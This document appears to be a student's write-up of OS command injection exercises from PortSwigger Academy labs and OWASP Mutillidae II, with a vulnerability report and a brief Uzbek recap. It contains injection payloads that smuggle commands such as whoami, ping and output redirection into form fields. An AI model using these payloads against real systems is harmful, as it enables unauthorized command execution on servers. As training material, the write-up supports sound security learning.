

OS command injection & Portswigger

▼ 1 Lab: OS command injection, simple case

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

Solution

1. Use Burp Suite to intercept and modify a request that checks the stock level.
2. Modify the `storeId` parameter, giving it the value `1|whoami`.
3. Observe that the response contains the name of the current user.

```
POST /product/stock HTTP/2
Host: 0ac300f904e0157c83b15079001c001e.web-security-academy.net
Cookie: session=gVqEQShjl1DjCYFvtLL51wEUiF4eqfH2
Content-Length: 21
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
```

```
Accept: */*
Origin: https://0ac300f904e0157c83b15079001c001e.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ac300f904e0157c83b15079001c001e.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=2&storeId=1
```

▼ 2 Lab: Blind OS command injection with time delays

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.


Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to: `email=x||ping+-c+10+127.0.0.1||`
3. Observe that the response takes 10 seconds to return.

```
POST /feedback/submit HTTP/2
Host: 0a790012041ed515806dada8008700c4.web-security-academy.net
Cookie: session=N60bYi0ppsgrt6kqF5Pxo1aq78QlNSae
```

Content-Length: 100
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a790012041ed515806dada8008700c4.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a790012041ed515806dada8008700c4.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

csrf=tcMt8uyXh6HiVEYqVIZcshze5p8ffLz2&name=testuser&email=test%40gmail.com&subject=test&message=test



▼ 3 Lab: Blind OS command injection with output redirection

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.

Solution

1. Use Burp Suite to intercept and modify the request that submits feedback.

2. Modify the `email` parameter, changing it to: `email=| |whoami>/var/www/images/output.txt| |`
 3. Now use Burp Suite to intercept and modify the request that loads an image of a product.
 4. Modify the `filename` parameter, changing the value to the name of the file you specified for the output of the injected command: `filename=output.txt`
 5. Observe that the response contains the output from the injected command.
-

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

HTML 5

Others

Documentation

Resources

Getting Started:
Project Whitepaper

Release
Announcements

Video
Tutorials

OWASP

DNS Lookup

Back

Help Me!

Hints

Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for 1

Server: 192.168.0.1

Address: 192.168.0.1#53

** server can't find 1: NXDOMAIN

Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
PHP Version: 5.3.2-1ubuntu4.30

Not secure 192.168.0.103/...

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

OWASP

DNS Lookup

Back Help Me!

Hints

Switch to SOAP Web Service Version of this Page

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for 127.0.0.1; whoami

```

Server:      192.168.0.1
Address:     192.168.0.1#53

Non-authoritative answer:
1.0.0.127.in-addr.arpa name = localhost.

Authoritative answers can be found from:

www-data

```

Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
PHP Version: 5.3.2-1ubuntu4.30

Vulnerability Report: Command Injection (POST)

Target Information

- Application: OWASP Mutillidae II
- Version: 2.6.24
- URL: http://192.168.0.103/mutillidae/

- Module: DNS Lookup

Vulnerability Name

Command Injection via POST Parameter

Description

The DNS Lookup functionality accepts user-supplied input (hostname/IP) and passes it directly to a system command without proper sanitization.

This allows attackers to inject arbitrary operating system commands using command separators such as `;`, `&&`, or `|`.

Proof of Concept (PoC)

Injected Payload:

```
127.0.0.1; whoami
```

Backend Execution:

```
nslookup 127.0.0.1; whoami
```

Output:

```
www-data
```

Evidence

The response shows the result of the injected command (`whoami`), which returned:

 **www-data**

This confirms that:

- The command was executed on the server

- The web server is running under the **www-data** user
-

Impact

- Remote Command Execution (RCE)
 - Full server compromise
 - Unauthorized data access
 - Privilege escalation (possible)
 - System manipulation
-

Risk Level

 **Critical**

Recommendation

To mitigate this vulnerability:

- ✓ Validate and sanitize all user inputs
- ✓ Avoid passing raw input to system commands
- ✓ Use secure APIs instead of shell execution
- ✓ Implement input whitelisting (e.g., only valid hostnames/IPs)
- ✓ Use functions like:

```
escapeshellarg($input);
```

Conclusion

The application is vulnerable to command injection via POST parameter, allowing attackers to execute arbitrary system commands on the server. Immediate remediation is required.

Qisqa tushuntirish (siz eslab qolishingiz uchun)

👉 `;` → yangi command boshlaydi

👉 `whoami` → server userni chiqaradi

👉 `www-data` → Apache/Nginx user